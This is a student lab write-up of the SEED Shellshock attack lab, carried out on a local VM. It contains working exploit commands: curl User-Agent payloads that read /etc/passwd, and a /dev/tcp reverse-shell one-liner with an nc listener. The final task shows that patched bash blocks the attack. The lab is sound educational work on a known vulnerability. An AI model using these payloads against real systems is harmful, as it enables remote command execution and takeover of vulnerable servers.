Justin Gallagher


CSC 482

Shellshock Attack Lab

Shellshock is the name of a vulnerability in bash that allows for the exploitation of many systems from either a local machine or from a remote system. This lab will offer us the chance to perform a shellshock attack, enabling us to understand more about how the attack works and how it is prevented. Along with shellshock, this lab also covers environment variables, bash function definition, and Apache and CGI programs.

Task 1: Experimenting with Bash Function


In task 1, we are asked to design an experiment in which we can prove vulnerabilities in the vulnerable version of bash `(/bin/bash_shellshock).` To do this, a temporary environment variable was made and set equal to an echo statement that prints "Hello World!" to the console. I echo the temp environment variable to make sure it exists. Then, the vulnerable shell command is run, and I attempt to echo the temp environment variable, but nothing is output. This is because the variable defined in the parent process is no longer a variable in the child process. Instead, we can see that it has become a function because in this version of bash, any variables starting with "() {" are interpreted as a shell function. Running temp in the shell outputs "Hello World!" This is a vulnerability, because variables defined in the parent process do not stay variables in created child processes (they become functions in the child process) which means malicious users can run their own commands by manipulating environment variables.




```
[09/03/20]seed@VM:~$ export temp='() { echo "Hello World!"; }'
[09/03/20]seed@VM:~$ echo $temp
() { echo "Hello World!"; }
[09/03/20]seed@VM:~$ /bin/bash_shellshock
[09/03/20]seed@VM:~$ echo $temp

[09/03/20]seed@VM:~$ temp
Hello World!
[09/03/20]seed@VM:~$ /bin/bash
[09/03/20]seed@VM:~$ echo $temp
() { echo "Hello World!" }
[09/03/20]seed@VM:~$ temp
temp: command not found
[09/03/20]seed@VM:~$ 
```

Task 2: Setting up GCI Programs

In task 2, we set up a simple GCI that prints "Hello World" using shell scripts. CGI is a standard method used to generate dynamic content on Web pages and Web applications. Many of these CGI programs are shell scripts, so running them will invoke shell programs. If these programs are vulnerable Bash programs, then they can be exploited. I first started by creating a file called 'myprog.cgi' and then saved it in the `/usr/lib/cgi-bin` directory using the Sublime Text Editor. I then used the `cd` and `ls` commands to verify the file was in the right location. I gave the file executable permissions (0755) as root and then used the given curl command. 'Hello World' popped up in the console and this verifies that the CGI file had been successfully created. The pictures below show the commands used along with the 'myprog.cgi' file.




```
[09/03/20]seed@VM:~$ cd /usr/lib/cgi-bin
[09/03/20]seed@VM:.../cgi-bin$ ls myprog.cgi
myprog.cgi
[09/03/20]seed@VM:.../cgi-bin$ sudo su root
root@VM:/usr/lib/cgi-bin# sudo chmod 0755 myprog.cgi
root@VM:/usr/lib/cgi-bin# sudo su seed
[09/03/20]seed@VM:.../cgi-bin$ ls -l myprog.cgi
-rwxr-xr-x 1 seed seed 84 Sep  3 16:19 myprog.cgi
[09/03/20]seed@VM:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
[09/03/20]seed@VM:.../cgi-bin$ 
```




```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

Task 3: Passing Data to Bash via Environment Variables


In task 3, we learn that in order to exploit a Shellshock vulnerability in a Bash-based CGI program, attackers need to pass their data to the vulnerable Bash program, and the data need to be passed via an environment variable. To do this, I first modified 'myprog.cgi' to print out the environment variables of the current process. I then ran the `curl` commannd to see if the changes I had made took effect. After confirming that the environment variables had been printed, I then did some reading in the curl man pages to see if I could manipulate these variables in some way. I discovered that the '-A' option would change the "User-Agent" environment variable (this variable specifies the User-Agent string to send to the HTTP server). I then used that `curl` command again, this time with the' –A' option setting the variable to the string "Hello World". The pictures below show the commands used and ultimately shows how data can be passed from a user to the environment variables.



```
[09/07/20]seed@VM:~$ curl http://localhost/cgi-bin/myprog.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</ad
dress>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=40744
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
```




```
       -A, --user-agent <agent string>
              (HTTP) Specify the User-Agent string to send to the HTTP server.
              Some  badly  done  CGIs  fail  if  this  field  isn't   set   to
              "Mozilla/4.0".   To  encode  blanks  in  the string, surround the
              string with single quote marks. This can also be  set  with  the
              -H, --header option of course.

              If this option is used several times, the last one will be used.
```




```
[09/07/20]seed@VM:~$ curl -A "Hello World" http://localhost/cgi-bin/myprog.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=Hello World
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</ad
dress>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=40794
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
[09/07/20]seed@VM:~$
```

Task 4: Launching the Shellshock Attack


In task 4, we attempt to launch the shellshock attack within our virtual environment. To do this, the I used the `curl` command with the '-A' option to set the "User-Agent" environment variable. I set it to "() { echo "Hello World"; };" followed by further commands pictured below so that when the `curl` command is run, the child process created from the cgi file will inherit the "User-Agent" variable as a function, then start executing the commands I set within the environment variable. These commands include a few `echo` commands for spacing, an `echo` statement that sets the text type, and then the `less` command on the password file contained within the '`etc`' directory. After running the command, what we get is the password file output to the console. This means we have successfully performed the shellshock attack. The lab also asks us to try and access the '`/etc/shadow`' file but after attempting to do so we see that nothing is printed to the screen like before with the password file. Looking into this further, I discovered that the owner of the shadow file is root, meaning that normal users cannot read this file. The pictures below include all commands used in this task.



```
[09/07/20]seed@VM:~$ curl -A '() { echo "Hello World"; }; echo; echo Content_typ
e:text/plain; echo; /bin/less /etc/passwd' http://localhost/cgi-bin/myprog.cgi
Content_type:text/plain

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/fal
```




```
[09/07/20]seed@VM:~$ curl -A '() { echo "Hello World"; }; echo; echo Content_typ
e:text/plain; echo; /bin/less /etc/shadow' http://localhost/cgi-bin/myprog.cgi
Content_type:text/plain

[09/07/20]seed@VM:~$
```



```
[09/07/20]seed@VM:~$ cd /
[09/07/20]seed@VM:/$ cd etc
[09/07/20]seed@VM:/etc$ ls -l shadow
-rw-r----- 1 root shadow 1621 Aug 31 19:53 shadow
[09/07/20]seed@VM:/etc$
```

Task 5: Getting a Reverse Shell via Shellshock Attack

In task 5, we demonstrate how to launch a reverse shell via the Shellshock vulnerability in a CGI program. Reverse shell is a shell process started on a machine, with its input and output being controlled by somebody from a remote computer. In order to perform reverse shell, the `netcat` (nc) command must be used with the '-l' option which basically creates a TCP server that listens for a connection on the specified port. I specified port 9090 and used the '–v' or more verbose with the command. After running the command, it started listening for a connection via port 9090. I then opened a second terminal window, and ran the `curl` command from the Shellshock attack (changing the environment variable and executing commands with the modified variable) but this time I included a command within the environment variable that allowed me to perform reverse shell. This command included the 4 following components: "`/bin/bash -i`": The option '-i' stands for interactive, meaning that the shell must be interactive (must provide a shell prompt). "`> /dev/tcp/10.2.3.26/9090`": This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.2.3.26's port 9090. I determined the IP by running '`ifconfig`.' In Unix systems, stdout's file descriptor is 1. "`0<&1`": File descriptor 0 represents the standard input device (stdin). This option tells the system to use the standard output device as the standard input device. Since stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection. Lastly, "2>&1": File descriptor 2 represents the standard error stderr. This causes the error output to be redirected to stdout, which is the TCP connection. Upon running the whole command, a connection was made in the first terminal, corresponding to the command we just ran. This attack was performed by and on the same machine, but at this point if we were trying to access another server, we would gain access to its interactive shell. All the commands used in this task are pictured below. The first terminal window in the top on the picture represents the attacker, with the second terminal belonging to a system that has been compromised already.




```
[09/07/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.2.3.26] port 9090 [tcp/*] accepted (family 2, sport 58662)
bash: cannot set terminal process group (2429): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ ifconfig
ifconfig
ens33     Link encap:Ethernet  HWaddr 00:50:56:b9:a4:29
          inet addr:10.2.3.26  Bcast:10.2.3.255  Mask:255.255.255.0
          inet6 addr: fe80::857b:3694:a0c3:58d7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:66175 errors:1 dropped:1 overruns:0 frame:0
          TX packets:61594 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:35615013 (35.6 MB)  TX bytes:31209427 (31.2 MB)
          Interrupt:19 Base address:0x2400

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:21609 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21609 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:2666829 (2.6 MB)  TX bytes:2666829 (2.6 MB)

www-data@VM:/usr/lib/cgi-bin$
```


```
[09/07/20]seed@VM:~$ curl -A '() { echo "Hello World"; }; echo Content_type:text
/plain; echo; /bin/bash -i > /dev/tcp/10.2.3.26/9090 0<&1 2>&1' http://0.0.0.0/c
gi-bin/myprog.cgi
```

Task 6: Getting a Reverse Shell via Shellshock Attack


In task 6, we attempt the same tasks from #3 and #5, but this time we modify the 'myprog.cgi' file to use the updated bash instead of the vulnerable one. After modifying the file, I attempt to change the "User-Agent" environment variable by using the curl command with the '-A' option. After running the command, I found that you are still able to change the variable. I then opened two terminals, like I had previously done in task #5, and in one terminal I ran a `netcat` command that listened for connection made to port 9090. In the other terminal I tried running the command from task #5 that allowed me access to the shell of the connecting system, but this time 'myprog.cgi' executes normally and prints out the environment variables. I noticed that the "User-Agent" environment variable had been set to the whole command I tried to maliciously insert, instead of running it. This happens because in the updated version of bash, the variable is not treated as a function, so the commands inside it never have the chance to execute. So even though we can still modify the environment variables, it is no longer a danger to shellshock attacks anymore. Pictured below is my modified 'myprog.cgi' file along with the commands used in this task.



